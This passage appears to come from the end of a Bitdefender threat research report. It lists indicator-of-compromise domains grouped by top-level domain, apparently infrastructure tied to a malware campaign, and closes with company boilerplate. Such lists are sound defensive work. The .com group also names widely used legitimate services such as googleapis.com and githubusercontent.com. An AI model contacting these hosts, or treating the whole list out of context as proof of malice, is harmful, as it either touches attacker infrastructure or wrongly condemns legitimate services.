    “salteadores1.website”,
    “cloudinha.website”,
    “mclarenp1.website”,
    “wshowr8.website”,
    “lobosolitario1.website”,
    “kawasakininja01.website”,
    “frintzendxb.website”,
    “ultrapower01.website”,
    “proxy5x-server.website”,
    “proxy1x-server.website”,
    “fortelegal.website”,
    “dodgetomahawk01.website”,
    “sharkatack01.website”,
    “cavalodetroia01.website”,
    “eniacomputer01.website”,
    “vitorianaguerra1.website”,
    “davidguetta01.website”,
    “residentevil01.website”,
    “americanterrier01.website”,
]
“.pw”:[
    “cavaleira2.pw”,
    “aprovadetudo2.pw”,
    “davidguetta02.pw”,
    “boxfree.pw”,
    “blacklist02.pw”,
    “mclarenp2.pw”,
    “farrapos02.pw”,
    “salteadores2.pw”,
    “hitsfree.pw”,
    “freebackup.pw”,
    “bobmarleyf2.pw”,
    “30maxx.pw”,
    “budweiser02.pw”,
    “miamix.pw”,
    “freehosted.pw”,
    “wshowuk.pw”,
    “navixx.pw”,
    “vendasplus.pw”,
    “20saddam.pw”,
    “firefenix02.pw”,
    “madrigalixxweli.pw”,
    “sharkatack02.pw”,
    “gameofthrones02.pw”,
    “wilstonbrwsaq.pw”,
    “ultrapower02.pw”,
    “xsegur.pw”,
    “chromiunxede.pw”,
    “77samsung02.pw”,
    “dodgetomahawk02.pw”,
    “hostwebfree.pw”,
    “senac0.pw”,
    “kawasakininja02.pw”,
    “breakingbad2.pw”,
    “lobosolitario2.pw”,
    “eniacomputer02.pw”,
    “americanterrier02.pw”,
    “intelcore-i2.pw”,
    “residentevil02.pw”,
]
“.space”:[
    “cavaleira3.space”,
    “aprovadetudo3.space”,
    “blacklist03.space”,
    “20pegar.space”,
    “farrapos03.space”,
    “miamixixx.space”,
    “hitshits.space”,
    “budweiser03.space”,
    “ultrapower03.space”,
    “freebackup.space”,
    “breakingbad3.space”,
    “gameofthrones03.space”,
    “salteadores3.space”,
    “navixx.space”,
    “hostwebfree.space”,
    “30maxz.space”,
    “wsegur.space”,
    “kawasakininja03.space”,
    “mclarenp3.space”,
    “bobmarley.space”,
    “chromiunxkla.space”,
    “intelcore-i3.space”,
    “77samsung03.space”,
    “madrigalixxwefer.space”,
    “eniacomputer03.space”,
    “dodgetomahawk03.space”,
    “castlebravo03.space”,
    “firefenix03.space”,
    “vitorianaguerra3.space”,
    “sharkatack03.space”,
    “davidguetta03.space”,
    “redbullenergy03.space”,
    “shaokahn03.space”,
    “wshowzki.space”,
    “americanterrier03.space”,
]
“.fun”:[
    “cavaleira4.fun”,
    “salehosted.fun”,
    “freebackup.fun”,
    “navixx.fun”,
    “hitsgreen.fun”,
    “hostwebfree.fun”,
    “farrapos04.fun”,
    “30maxw.fun”,
    “caveirao.fun”,
    “boxfree.fun”,
    “miamixix.fun”,
    “blacklist04.fun”,
    “salteadores4.fun”,
    “20stalin.fun”,
    “gameofthrones04.fun”,
    “madrigalixxrfe.fun”,
    “77samsung04.fun”,
    “wshowbka.fun”,
    “intelcore-i4.fun”,
    “aprovadetudo4.fun”,
    “mclarenp4.fun”,
    “budweiser04.fun”,
    “redbullenergy04.fun”,
    “ysegur.fun”,
    “kawasakininja04.fun”,
    “chromiunxjdkhy.fun”,
    “ultrapower04.fun”,
    “breakingbad4.fun”,
    “dodgetomahawk04.fun”,
    “eniacomputer04.fun”,
    “davidguetta04.fun”,
    “americanterrier04.fun”,
]
“.xyz”:[
    “cavaleira6.xyz”,
    “caveiraov2.xyz”,
    “bellinatiperez.xyz”,
    “hitsblue.xyz”,
    “farrapos06.xyz”,
    “freebackup.xyz”,
    “miamixixi.xyz”,
    “globalcob.xyz”,
    “ultrapower06.xyz”,
    “20farma.xyz”,
    “trctaborda.xyz”,
    “boxfree.xyz”,
    “vendasplus.xyz”,
    “30maxy.xyz”,
    “mclarenp6.xyz”,
    “freehosted.xyz”,
    “cavalodetroia06.xyz”,
    “salehosted.xyz”,
    “chromiunxma.xyz”,
    “gameofthrones06.xyz”,
    “essencialsrv.xyz”,
    “ksegur.xyz”,
    “lobosolitario6.xyz”,
    “sismaistec01.xyz”,
    “cloudona.xyz”,
    “budweiser06.xyz”,
    “sharkatack06.xyz”,
    “aprovadetudo6.xyz”,
    “77samsung06.xyz”,
    “hostwebfree.xyz”,
    “wshowkdy.xyz”,
    “juriassessoria.xyz”,
    “wlobrancas.xyz”,
    “firefenix06.xyz”,
    “kawasakininja06.xyz”,
    “salteadores6.xyz”,
    “blacklist06.xyz”,
    “brocatorxb.xyz”,
    “drinksreactionc.xyz”,
    “frintzendx.xyz”,
    “eniacomputer06.xyz”,
    “vitorianaguerra6.xyz”,
    “dodgetomahawk06.xyz”,
    “castlebravo06.xyz”,
    “residentevil06.xyz”,
    “americanterrier06.xyz”,
    “intelcore-i6.xyz”,
]
“.site”:[
    “cavaleira5.site”,
    “miamixx.site”,
    “freehosted.site”,
    “navixx.site”,
    “madrigalixxlske.site”,
    “hcosta.site”,
    “77samsung05.site”,
    “farrapos05.site”,
    “boxfree.site”,
    “30maxj.site”,
    “amconsultoria.site”,
    “kawasakininja05.site”,
    “boxcheap.site”,
    “freebackup.site”,
    “vendasplus.site”,
    “intelcore-i5.site”,
    “hitsred.site”,
    “hostwebfree.site”,
    “budweiser05.site”,
    “gameofthrones05.site”,
    “caveiraov1.site”,
    “grupocobex.site”,
    “salteadores5.site”,
    “chromiunxjst.site”,
    “dodgetomahawk05.site”,
    “wilstonbrwlqoai.site”,
    “aprovadetudo5.site”,
    “20hitler.site”,
    “blacklist05.site”,
    “zsegur.site”,
    “firefenix05.site”,
    “sharkatack05.site”,
    “companhia2.site”,
    “drinksreae.site”,
    “avancados2.site”,
    “frintzenxc.site”,
    “companhia3.site”,
    “dindsranko.site”,
    “mclarenp5.site”,
    “eniacomputer05.site”,
    “cavalodetroia05.site”,
    “breakingbad5.site”,
    “vitorianaguerra5.site”,
    “davidguetta05.site”,
    “wshowxte.site”,
    “americanterrier05.site”,
    “shaokahn05.site”,
    “redbullenergy05.site”,
    “ultrapower05.site”,
]
“.club”:[
    “freehosted.club”,
    “madrigalisxs.club”,
    “boxfree.club”,
    “consulth.club”,
    “vendasplus.club”,
    “hitsblack.club”,
    “navixx.club”,
    “chromiunxvr.club”,
    “dindsranki.club”,
    “wilstonbrwlosk.club”,
    “wshowlw.club”,
    “cablesystem.club”,
    “cablexsystem.club”,
    “sismaistec.club”,
]
“.work”:[
    “chromiunxkla.work”,
    “thevirtusc.work”,
    “drinksreactiona.work”,
    “wshowvik.work”,
]
“.live”:[
    “wshowkct.live”,
]
“.online”:[
    “wilstonbrwrgh.online”,
    “info-id2.online”,
]
“.today”:[
    “starksxmewez.today”,
]
“.icu”:[
    “eleconfia.icu”,
]
“.host”:[
    “azuru.host”,
]
“.me”:[
    “cablexsystrse.me”,
]
“.com”:[
    “jetos.com”,
    “sellclassics.com”,
    “youdontcare.com”,
    “zyns.com”,
    “my03.com”,
    “mrface.com”,
    “isasecret.com”,
    “toythieves.com”,
    “onedumb.com”,
    “yourtrap.com”,
    “dns05.com”,
    “wikaba.com”,
    “itsaol.com”,
    “itemdb.com”,
    “dumb1.com”,
    “longmusic.com”,
    “mrbasic.com”,
    “zzux.com”,
    “instanthq.com”,
    “googleapis.com”,
    “dns04.com”,
    “githubusercontent.com”,
    “impressoxpz598295.com”,
    “sh-master03.com”,
    “notafiscal05.com”,
    “kloudghtlp.com”,
    “ikoxuhid.com”,
    “justchtt.com”,
    “ivimalaf.com”,
    “sh-master02.com”,
    “dy2-nobody.com”,
    “navegador04890.com”,
    “obosinal.com”,
    “justchotlo.com”,
    “justchttb.com”,
    “blackjoud.com”,
    “iceyavod.com”,
    “eririxab.com”,
]
“.to”:[
    “epac.to”,
    “compress.to”,
]
“.net”:[
    “dynamic-dns.net”,
]
“.biz”:[
    “sexxxy.biz”,
]
“.info”:[
    “ddns.info”,
    “mymom.info”,
    “veneratorb.info”,
]
“.shop”:[
    “sismaistec01.shop”,
]
```



Bitdefender is a global security technology company that delivers solutions in more than 100 countries through a network of value-added alliances, distributors and reseller partners. Since 2001, Bitdefender has consistently produced award-winning business and consumer security technology, and is a leading security provider in virtualization and cloud technologies. Through R&D, alliances and partnership teams, Bitdefender has elevated the highest standards of security excellence in both its number-one-ranked technology and its strategic alliances with the world's leading virtualization and cloud technology providers. More information is available at http://www.bitdefender.com/.